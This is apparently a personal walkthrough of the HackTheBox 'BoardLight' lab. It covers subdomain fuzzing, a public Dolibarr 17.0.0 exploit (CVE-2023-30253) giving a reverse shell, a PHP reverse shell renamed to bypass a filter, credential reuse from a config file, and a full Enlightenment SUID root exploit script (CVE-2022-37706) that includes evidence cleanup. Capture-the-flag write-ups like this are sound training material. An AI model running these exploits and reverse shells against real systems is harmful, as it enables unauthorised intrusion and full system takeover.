

Friday, May 2, 2025 10:04 PM

 HackTheBox.com



BoardLight


```
Subdomain find
(kali㉿kali)-[~/Desktop/htb/boardlight]
$ ffuf -u http://10.129.65.0/ -H "HOST: FUZZ.board.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -mc all -s
ac

  _____
 /  _  \  /  _  \  /  _  \  /  _  \  /  _  \  /  _  \  /  _  \
/_  _/_/_/_  _/_/_/_  _/_/_/_  _/_/_/_  _/_/_/_  _/_/_/_  _/_/_/_
v2.1.0-dev

-----
:: Method      : GET
:: URL         : http://10.129.65.0/
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.board.htb
:: Follow redirects : false
:: Calibration  : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: all
-----



crm [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 83ms]
:: Progress: [4989/4989] :: Job [1/1] :: 410 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

```
(kali@kali) [~/Desktop/htb/boardlight]
$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.129.65.0 board.htb  crm.board.htb
```




Google "dolibarr 17.0.0 exploit github"

<https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253>



Now we login.



Now we got shell.

```
(kali@kali)-[~/Desktop/htb/boardlight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
$ python3 exploit.py http://crm.board.htb admin admin 10.10.16.33 9001
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection

2: kali@kali: ~/Desktop/htb/boardlight

(kali@kali)-[~/Desktop/htb/boardlight]
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.33] from (UNKNOWN) [10.129.65.0] 40918
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
```


#### Another way to get shell

[https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php\\_reverse\\_shell.php](https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php_reverse_shell.php)

Use this php reverse shell

```
(kali@kali)-[~/Desktop/htb/boardlight]
$ wget https://raw.githubusercontent.com/ivan-sincek/php-reverse-shell/refs/heads/master/src/reverse/php_reverse_shell.php
```

Change from php to pHP, because of web security filter.



Change your ip and port. Save it.  
And go to web preview.

```
crm.board.htb/website/index.php?website=adsa&pageid=3&a...
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec Exploit-
Home Tools Websites
170         fclose($socket);
171     }
172     // ----- SOCKET END -----
173
174 }
175 }
176 }
177 echo '<pre>';
178 // change the host address and/or port number as necessary
179 $sh = new Shell('10.10.16.33', 9000);
180 $sh->run();
181 unset($sh);
182 // garbage collector requires PHP v5.3.0 or greater
183 // @gc_collect_cycles();
184 echo '</pre>';
185 ?>
186
```

We got shell

```
(kali@kali)~[~/Desktop/htb/boardlight]
$ nc -nvlp 9000
listening on [any] 9000 ...
connect to [10.10.16.33] from (UNKNOWN) [10.129.65.0] 40116
SOCKET: Shell has connected! PID: 5500
ls
index.php
styles.css.php
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

\$dolibarr\_main\_db\_user='dolibarowner';

\$dolibarr\_main\_db\_pass='serverfun2\$2023!!';

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php | grep -v "^//" | grep .
<?php
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
```

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
```

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ su - larissa
Password:
larissa@boardlight:~$ id
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
larissa@boardlight:~$
```

SSH login



```
(kali@kali)-[~/Desktop/htb/boardlight]
└─$ ssh larissa@10.129.65.0
larissa@10.129.65.0's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$ id
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
larissa@boardlight:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
larissa@boardlight:~$ cat user.txt
fa0b0d6b8640dee92fd83e0079969522
larissa@boardlight:~$
```

```
larissa@boardlight:~$ find / -perm -4000 -ls 2>/dev/null
 2491    16 -rwsr-xr-x   1 root    root      14488 Jul  8  2019 /usr/lib/eject/dmccrypt-get-device
  608    16 -rwsr-sr-x   1 root    root      14488 Apr  8  2024 /usr/lib/xorg/Xorg.wrap
17633    28 -rwsr-xr-x   1 root    root      26944 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utls/enlightenment_sys
17628    16 -rwsr-xr-x   1 root    root      14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utls/enlightenment_ckpasswd
17627    16 -rwsr-xr-x   1 root    root      14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utls/enlightenment_backlight
17388    16 -rwsr-xr-x   1 root    root      14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
 2368    52 -rwsr-xr--   1 root    messagebus 51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 5278   468 -rwsr-xr-x   1 root    root      477672 Jan  2  2024 /usr/lib/openssh/ssh-keysign
```

Note enlightenment version is 0.23.

```
larissa@boardlight:~$ dpkg -l | grep enlight
ii  efl-doc                1.23.3-8      all          Documentation for the Enlightenment Foundation Libraries
hi  enlightenment           0.23.1-4      amd64        X11 window manager based on EFL
hi  enlightenment-data      0.23.1-4      all          X11 window manager based on EFL - run time data files
ii  libefl-all-dev         1.23.3-8      amd64        Enlightenment Foundation Libraries development files
```

Google "enlightenment exploit"

<https://www.exploit-db.com/exploits/51180>

```
[+] Exploit:

```bash
#!/usr/bin/bash
# Idea by MaherAzzouz
# Development by nullsecurity

echo "CVE-2022-37706"
echo "[+] Trying to find the vulnerable SUID file..."
echo "[+] This may take few seconds..."

# The actual problem
file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
if [[ -z ${file} ]]
then
    echo "[-] Couldn't find the vulnerable SUID file..."
    echo "[*] Enlightenment should be installed on your system."
    exit 1
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/./tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Welcome to the rabbit hole :)"

${file} /bin/mount -o
noexec,nosuid,utf8,nodev,ioccharset=utf8,utf8=0,utf8=1,uid=${id -u},
"/dev/./tmp/;/tmp/exploit" /tmp//net

read -p "Press any key to clean the evidence..."
echo -e "Please wait... "

sleep 5
rm -rf /tmp/exploit
rm -rf /tmp/net
echo -e "Done; Everything is clear ;)"

...

## Reproduce:
[href](https://github.com/nullsecurity/CVE-mitre/tree/main/CVE-2022-37706)
## Proof and Exploit:
[href](https://streamable.com/zflbgg)

## Time spent
`01:00:00`
```

```
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys/bin/mount -o noexec,nosuid,utf8,nodev,ioccharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../../tmp/;/tmp/exploit" /tmp///net
larissa@boardlight:~$ /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys/bin/mount -o noexec,nosuid,utf8,nodev,ioccharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../../tmp/;/tmp/exploit" /tmp///net
(id -u), "/dev/../../tmp/;/tmp/exploit" /tmp///net
mount: /dev/../../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# cat /root/root.txt
a9a96b518c65ba058e87e4776a0a8762
#
```